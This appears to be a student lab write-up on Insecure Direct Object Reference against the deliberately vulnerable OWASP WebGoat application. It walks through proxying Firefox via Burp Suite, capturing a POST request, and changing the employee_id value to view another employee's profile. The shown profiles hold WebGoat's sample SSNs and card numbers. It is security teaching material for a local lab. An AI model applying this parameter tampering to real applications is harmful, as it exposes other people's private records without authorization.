
Insecure Direct Object Reference (IDOR)

1. Configuring of Burp Suites in the Firefox Browser: -

- Open Burp suits Application in Kali and make sure that it is running in localhost at Port number 8080.
- Go to Firefox setting, open Network setting and set Proxy server as 127.0.0.1 is IP address and port number is 8080.
- Enable the check of use this proxy to all HTTPS requests.



Connection Settings

Configure Proxy Access to the Internet

○ No proxy

○ Auto-detect proxy settings for this network

○ Use system proxy settings

● Manual proxy configuration

HTTP Proxy 127.0.0.1 Port 8080

☑ Also use this proxy for HTTPS

HTTPS Proxy 127.0.0.1 Port 8080

SOCKS Host Port 0

○ SOCKS v4 ● SOCKS v5

○ Automatic proxy configuration URL

Reload

No proxy for

Example: .mozilla.org, .net.nz, 192.168.1.0/24


Connections to localhost, 127.0.0.1/8, and ::1 are never proxied.

Help Cancel OK

Fig. Configuring the Burp suits Proxy in Firefox browser

2. Configuration of OWASP tool:

- Turn on OWASP machine and search the IP address of OWASP into Kali's browser.
- Select OWASP webgoat >Access Flow Control>Role Based Access Control.
- Log-in with any User and password will be the lower case of user's first name.



10.0.2.6/WebGoat/attack?Screen=65&menu=200

LAB: Role Based Access Control

Stage 2

Stage 2: Add Business Layer Access Control.

THIS LESSON ONLY WORKS WITH THE DEVELOPER VERSION OF WEBGOAT

Implement a fix to deny unauthorized access to the Delete function. To do this, you will have to alter the WebGoat code. Once you have done this, repeat stage 1 and verify that access to DeleteProfile functionality is properly denied.


Welcome Back Larry - View Profile Page

First Name:	Larry	Last Name:	Stooge
Street:	9175 Guilford Rd	City/State:	New York, NY
Phone:	443-689-0192	Start Date:	1012000
SSN:	386-09-5451	Salary:	55000
Credit Card:	2578546969853547	Credit Card Limit:	5000
Comments:	Does not work well with others		
Disciplinary Explanation:		Disc. Dates:	10106
Constantly harassing coworkers			
Manager:	102		

Fig. Viewing of Self data in the Database.

3. Capturing Victim's requested information in Burp suit:

- Turn on the Burp suit and goto Target panel.
- Find the **POST** https request and push it to **REPEATER** panel by right clicking on mouse pad and select the **SEND TO REPEATER** option.



Burp Suite Professional v2023.2.2 - Temporary Project - licensed to h3110w0r1d
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn Settings
Site map Issue definitions Scope settings
Logging of out-of-scope Proxy traffic is disabled Re-enable
http://10.0.2.6
Issues
Request Response
Pretty Raw Hex Render
INSPECTOR
Advisory
OWASP WebGoat v5.4
Screenshot taken
View image

Filter: Hiding out of scope, unrequested and not found items; hiding CSS, image and general binary content; hiding empty folders; hiding specific extensions

Contents

Host	Method	URL	Params	Status	Length	MIME type	Title	Comment	Time re
http://10.0.2.6	GET	/WebGoat/attack		200	4542	HTML	WebGoat V5.4		06:25:5
http://10.0.2.6	POST	/WebGoat/attack	✓	200	32617	HTML	How to work with WebGoat		06:25:5
http://10.0.2.6	GET	/WebGoat/attack?Screen...	✓	200	33959	HTML	LAB: Role Based Access C...		06:26:0
http://10.0.2.6	POST	/WebGoat/attack?Screen...	✓	200	33038	HTML	LAB: Role Based Access C...		06:26:1
http://10.0.2.6	POST	/WebGoat/attack?Screen...	✓	200	35302	HTML	LAB: Role Based Access C...		06:26:2

Choose another language: English

LogOut Help

LAB: Role Based Access Control

Show Params Show Cookies Lesson Plans

Solution Videos

Restart this Lesson

Stage 2

Stage 2: Add Business Layer Access Control.

THIS LESSON ONLY WORKS WITH THE DEVELOPER VERSION OF WEBGOAT

Implement a fix to deny unauthorized access to the Delete function. To do this, you will have to alter the WebGoat code. Once you have done this, repeat stage 1 and verify that access to DeleteProfile functionality is properly denied.

Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws


Welcome Back Larry - View Profile Page

First Name:	Larry	Last Name:	Stooge
Street:	9175 Guilford Rd	City/State:	New York, NY
Phone:	443-599-0192	Start Date:	1012000
SSN:	386-09-5451	Salary:	55000
Credit Card:	2578546969853547	Credit Card Limit:	5000
Comments:	Does not work well with others		

Fig. Pushing of POST request of Victim's browser to the Repeater panel.

4) Modifying the captured request of the User to view the other’s data: -

- To view the Other’s data then instead of refereeing data user’s data should be based on numbers.
- To use this vulnerability the Database should be referenced with number not as user name.
- Then change the **Id** number from the captured request and again click on the **SEND** button.



```
POST /WebGoat/attack?Screen=65&menu=200 HTTP/1.1
Host: 10.0.2.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Origin: http://10.0.2.6
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Connection: close
Referer: http://10.0.2.6/WebGoat/attack?Screen=65&menu=200
Cookie: JSESSIONID=E8EC99A5D0742995731774077C970C8B; acopendivids=
swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1

employee_id=103&action=ViewProfile
```

Choose another language: English

LAB: Role Based Access Control

Stage 2

Stage 2: Add Business Layer Access Control.

THIS LESSON ONLY WORKS WITH THE DEVELOPER VERSION OF WEBGOAT

Implement a fix to deny unauthorized access to the Delete function. To do this, you will have to alter the WebGoat code. Once you have done this, repeat stage 1 and verify that access to DeleteProfile functionality is properly denied.

Welcome Back Larry - View Profile Page

First Name:	Curly	Last Name:	Stooge
Street:	1112 Crusoe Lane	City/State:	New York, NY
Phone:	410-667-6654	Start Date:	2122001
SSN:	961-08-0047	Salary:	50000
Credit Card:	NA	Credit Card Limit:	0
Comments:	Owes three-thousand to company for fradulent purchases		
Disciplinary Explanation:		Disc. Dates:	101014

Hit Moe back

Manager: 102

ListStaff EditProfile Logout

Fig. Accessing of other’s details from the Database.